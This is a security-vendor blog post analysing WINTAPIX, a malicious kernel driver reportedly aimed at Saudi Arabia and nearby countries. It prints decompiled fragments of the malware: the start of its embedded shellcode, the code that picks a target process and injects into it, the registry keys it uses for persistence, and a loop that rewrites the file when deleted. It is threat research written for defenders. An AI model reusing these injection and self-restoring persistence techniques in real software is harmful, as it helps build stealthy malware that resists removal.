WINTAPIX: A New Kernel Driver Targeting Countries in The Middle East

⁝ 5/22/2023

Affected platforms: Windows
Impacted parties: Windows Users
Impact: Allows remote code execution and persistent access to the host (backdoor) and the rest of the network (proxy)
Severity level: Medium

At Fortinet, we monitor suspicious executables that make use of open-source tools and frameworks. One of the things that we keep an eye out for is tools that use the Donut project. Donut is a position-independent shellcode that loads .NET Assemblies, PE files, and other Windows payloads from memory and runs them with parameters. During our daily threat-hunting process in early February, we encountered a kernel driver that used the Donut tool and caught our attention for further analysis.

The sample that triggered our rule was a driver called WinTapix.sys (which is why we named it WINTAPIX). Since it uses Donut, we decided to analyze it further. It turned out to be a very interesting sample that we believe is being used in targeted attacks against countries in the Middle East.

This captured sample was compiled in May 2020 but was only uploaded to Virus Total in February of this year. Pivoting from this sample, we found another variant of this driver with the same name that was compiled around the same time, but it was uploaded to Virus Total in September 2022. Pivoting again from the used certificates, we found another variant of the WINTAPIX driver with the SRVNET2.SYS name. This sample was compiled in June 2021 and was first observed in the wild in December 2021.

Based on the information we have collected so far, we now believe that this driver has been active in the wild since at least mid-2020 and, to the best of our knowledge, has not been reported before.

Observed telemetry shows that 65% of the lookups for this driver were from Saudi Arabia, indicating it was a primary target. This same telemetry shows a considerable increase in the number of lookups for this driver in August and September 2022 and again in February and March 2023. This may indicate that the actor(s) behind this driver was operating major campaigns on these dates.

However, we still do not have enough information about how this driver has been distributed and who was behind these operations. Based on the victimology, we suspect an Iranian threat actor developed this driver. Observed telemetry shows that while this driver has primarily targeted Saudi Arabia, it has also been detected in Jordan, Qatar, and the United Arab Emirates, which are the classic targets of Iranian threat actors.


Since Iranian threat actors are known to exploit Exchange servers to deploy additional malware, it is also possible that this driver has been employed alongside Exchange attacks. To that point, the compilation time of the drivers is also aligned with times when Iranian threat actors were exploiting Exchange server vulnerabilities.

The attribution process of this driver is still ongoing, and we will provide additional info when we have a better idea about the identity of the threat actor or group.

In this blog post, we provide a comprehensive analysis of this driver.

Analysis Summary

We analyzed the sample with the SHA-256 hash of 8578bff36e3b02cc71495b647db88c67c3c5ca710b5a2bd539148550595d0330, also known as Wintapix.sys. As the file extension suggests, this is a Windows Kernel Driver. Figure 1 shows some of its attributes.



```
PS C:\Users\alice\Documents\kernel_driver\9183896474 > sigcheck64.exe -a .\8578bff36e3b02cc71495b647db88c67
c3c5ca710b5a2bd539148550595d0330

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\alice\Documents\kernel_driver\9183896474\8578bff36e3b02cc71495b647db88c67c3c5ca710b5a2bd5391485505
95d0330:
        Verified:       The timestamp signature and/or certificate could not be verified or is malformed.
        Link date:      10:58 AM 5/4/2020
        Publisher:      n/a
        Company:        Microsoft Corporation
        Description:    Windows Kernel Executive Module
        Product:        Microsoft« Windows« Operating System
        Prod version:   6.3.9600.16384
        File version:   6.3.9600.16384 (winblue_rtm.130821-1623)
        MachineType:    64-bit
        Binary Version: 6.3.9600.16384
        Original Name:  WinTapix.sys
        Internal Name:  WinTapix.sys
        Copyright:      ⌐ Microsoft Corporation. All rights reserved.
        Comments:       n/a
        Entropy:        6.963
```

Figure 1. Attributes of Wintapix.sys.

Its digital signature is invalid, meaning the threat actor might first need to load a vulnerable (but legitimate) driver and exploit that to load the Wintapix.sys. But once the driver is loaded, the following execution chain runs:

1. Wintapix.sys is loaded in the kernel.
2. Wintapix.sys injects an embedded shellcode into a suitable process local system privilege.
3. The injected shellcode loads and executes an encrypted .NET payload.

We will look at these artifacts in more detail in the rest of the analysis.




Figure 2. Process of unpacking the final payload.


Wintapix Kernel Driver

Wintapix.sys is partially protected by VMProtect, a software protection tool that uses virtualization to protect software applications from reverse engineering and unauthorized usage. It transforms the original executable file into a virtualized code executed in a protected environment, making it difficult to analyze and tamper with.

However, not all functions in the driver are protected, including the code that creates the next stage of the attack, which is the focus of the analysis.

Shellcode Injection

Wintapix.sys is essentially a loader. Thus, its primary purpose is to produce and execute the next stage of the attack. This is done using a shellcode. Interestingly, the shellcode (Figure 3) is hardcoded in the binary without any obfuscation.




```
.data:0000000140006000 E8                              mw_injected_data db 0E8h
.data:0000000140006001 80                                              db  80h
.data:0000000140006002 4F                                              db  4Fh ; O
.data:0000000140006003 01                                              db    1
.data:0000000140006004 00                                              db    0
.data:0000000140006005 80                                              db  80h
.data:0000000140006006 4F                                              db  4Fh ; O
.data:0000000140006007 01                                              db    1
.data:0000000140006008 00                                              db    0
.data:0000000140006009 80                                              db  80h
.data:000000014000600A 2B                                              db  2Bh ; +
.data:000000014000600B F1                                              db 0F1h
.data:000000014000600C BC                                              db 0BCh
.data:000000014000600D 9A                                              db  9Ah
.data:000000014000600E 16                                              db  16h
.data:000000014000600F 19                                              db  19h
.data:0000000140006010 33                                              db  33h ; 3
.data:0000000140006011 71                                              db  71h ; q
.data:0000000140006012 FA                                              db 0FAh
.data:0000000140006013 A5                                              db 0A5h
.data:0000000140006014 5B                                              db  5Bh ; [
.data:0000000140006015 8E                                              db  8Eh
.data:0000000140006016 B3                                              db 0B3h
.data:0000000140006017 FB                                              db 0FBh
.data:0000000140006018 77                                              db  77h ; w
.data:0000000140006019 F4                                              db 0F4h
.data:000000014000601A 88                                              db  88h
.data:000000014000601B A3                                              db 0A3h
.data:000000014000601C 03                                              db    3
.data:000000014000601D 35                                              db  35h ; 5
.data:000000014000601E 38                                              db  38h ; 8
.data:000000014000601F 56                                              db  56h ; V
.data:0000000140006020 D5                                              db 0D5h
.data:0000000140006021 59                                              db  59h ; Y
```

Figure 3. Shellcode hardcoded in Wintapix.sys.

This defeats the purpose of protecting most of the binary with VMProtect since most Anti-Virus engines can identify the embedded shellcode.

To inject the shellcode, the driver must first find a suitable target process. The requirements for the target process are as follows:


- The process runs with a Local System account.
- The process is 32-bit.
- The process name is not on the block list, which is ‘wininit.exe, csrss.exe, smss.exe, services.exe, winlogon.exe, and lsass.exe.’



```
if ( i->UniqueProcessId != (HANDLE)mov_ecx_to_stack(4i64)
  && i->InheritedFromUniqueProcessId != (HANDLE)mov_ecx_to_stack(4i64)
  && !mw_compare_string(i->ImageName.Buffer, L"wininit.exe")
  && !mw_compare_string(i->ImageName.Buffer, L"csrss.exe")
  && !mw_compare_string(i->ImageName.Buffer, L"smss.exe")
  && !mw_compare_string(i->ImageName.Buffer, L"services.exe")
  && !mw_compare_string(i->ImageName.Buffer, L"winlogon.exe")
  && !mw_compare_string(i->ImageName.Buffer, L"lsass.exe") )
{
```

Figure 4. Checking the process name block list.

Once a suitable process is found, it is opened with ZwOpenProcess(), and memory is allocated in the target process’s memory with ZwAllocateVirtualMemory(). Finally, NtWriteVirtualMemory() injects the embedded shellcode into the target process (Figure 5). The address of NtWriteVirtualMemory() is recovered in runtime, helping to hide the function call from static analyzers.



```
v6 = ((__int64 (__fastcall *)(void *, PVOID, __int64, ULONG_PTR, __int64))ptr_NtWriteVirtualMemory)(
       ProcessHandle,
       BaseAddress,
       injected_data,
       bytes_to_write,
       bytes_written);
```


Figure 5. Injecting into the target process with NtWriteVirtualMemory().

Persistence

Another important function of Wintapix.sys is to set up persistence. This is first done by creating register keys at the following places:

- \\REGISTRY\\MACHINE\\SYSTEM\\CurrentControlSet\\Services\\WinTapix
- \\REGISTRY\\MACHINE\\SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Minimal\\WinTapix.sys
- \\REGISTRY\\MACHINE\\SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Network\\WinTapix.sys

The service for the driver is then created, as shown in Figure 6.




```
mw_wrap_wrap_setvaluekey_3(KeyHandle, L"DisplayName", L"WinTapi Driver");
mw_wrap_wrap_setvaluekey(KeyHandle, L"ErrorControl", 1i64);
mw_wrap_wrap_setvaluekey_3(KeyHandle, L"Group", qword_1400041E0);
mw_wrap_wrap_setvaluekey_3(KeyHandle, L"ImagePath", L"\\SystemRoot\\System32\\drivers\\WinTapix.sys");
mw_wrap_wrap_setvaluekey_3(KeyHandle, L"Description", L"Windows Kernel Executive Module.");
mw_wrap_wrap_setvaluekey(KeyHandle, L"Start", 1i64);
mw_wrap_wrap_setvaluekey(KeyHandle, L"Type", 1i64);
memset(Dst, 0, 0x20ui64);
fptr_mw_add_wintapix_to_registry = (__int64)mw_add_wintapix_to_registry;
```

Figure 6. Creating a service for the driver.

Interestingly, the driver is set to load in Safe Boot. Safe Boot, also known as Safe Mode, is a diagnostic startup mode in Windows that launches the system with minimal drivers and services. It is designed to help users troubleshoot and resolve software or driver-related issues that might prevent the system from starting normally. Loading the driver in Safe Boot also adds another layer of persistence to the mix.

All created registry keys are monitored using the ZwNotifyChangeKey(). This Windows kernel-mode function allows monitoring changes to a specified registry key. The function notifies the caller of any changes to the registry key by signaling the event or invoking the APC (asynchronous procedure call) routine. This makes it useful for applications that need to react to registry modifications in real time. This allows the malware to reset itself in the registry after it has been removed.

It also starts a new thread with PsCreateSystemThread() to monitor the file location of Wintapix.sys. It uses NtNotifyChangeDirectoryFile() to monitor changes in the file. Should Wintapix.sys be deleted, it will write it back to the same location.



```
while ( 1 )
{
  v12 = ptr_NtNotifyChangeDirectoryFile;
  LOBYTE(orig_content) = 1;
  if ( (unsigned int)((__int64 (__fastcall *)(void *, void *, _QWORD, _QWORD, struct _IO_STATUS_BLOCK *, unsigned int *, _DWORD, int, ULONG))ptr_NtNotifyChangeDirectoryFile)(
                       FileHandle,
                       EventHandle,
                       0i64,
                       0i64,
                       &IoStatusBlock,
                       Pool,
                       NumberOfBytes,
                       4095,
                       orig_content) == 259 )
    ZwWaitForSingleObject(EventHandle, 1u, 0i64);
  ZwSetEvent(EventHandle, 0i64);
  v6 = Pool;
  do
  {
    if ( mw_compare_string_2(a3, (const WCHAR *)v6 + 6, *((_WORD *)v6 + 4)) )
    {
      mw_delete_file((__int64)file_name);
      mw_write_file(file_name, v14, len);
      mw_check_file(file_name);
    }
    v6 = (unsigned int *)((char *)v6 + *v6);
  }
  while ( *v6 );
}
```

Figure 7. Monitoring changes of the file on disk.

Injected Shellcode


Fortunately, the embedded shellcode can be dumped from Wintapix.sys and analyzed separately. It quickly revealed that the shellcode was created using the Donut project.

Donut allows you to convert any .NET assembly or shellcode file into position-independent shellcode, which can then be injected into a target process using techniques like process hollowing or thread hijacking. The generated shellcode is self-contained and does not rely on any external dependencies. This means that the primary goal in our analysis should be to extract the next attack stage, which should be a .NET assembly.

The .NET payload can be extracted from the Donut shellcode by identifying and breaking the decryption function in a debugger. After decryption runs, the .NET assembly can be dumped from memory.

.NET Payload

Once the payload is saved into a file, we analyzed it as a stand-alone .NET executable. Of course, one of the advantages of .NET binaries (from a reverse engineering point of view) is that they can be easily decompiled into source code. This, of course, is a tremendous help in understanding the binary's goals and capabilities. Detect It Easy (Figure 8), however, tells us that this executable has been protected by multiple obfuscators, particularly Smart Assembly and Eazfuscator. Because of this, the deobfuscator tools did not help much, and we just had to live with the challenge.



File name: C:\Users\alice\Documents\kernel_driver\decrypted_PE-cleaned\decrypted_PE-cleaned.bin

File type: PE64

Entry point: 0000000000400000

Base address: 0000000000400000

Sections: 0002

TimeDateStamp: 2020-05-04 11:43:46

SizeOfImage: 00014000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 64

Architecture: AMD64

Type: Console

```
protector   Eazfuscator(-)[-]                          S
protector   Smart Assembly(-)[-]                       S
library     .NET(v4.0.30319)[-]                        S
linker      Microsoft Linker(8.0)[Console64,console]   S  ?
```

☐ Deep scan

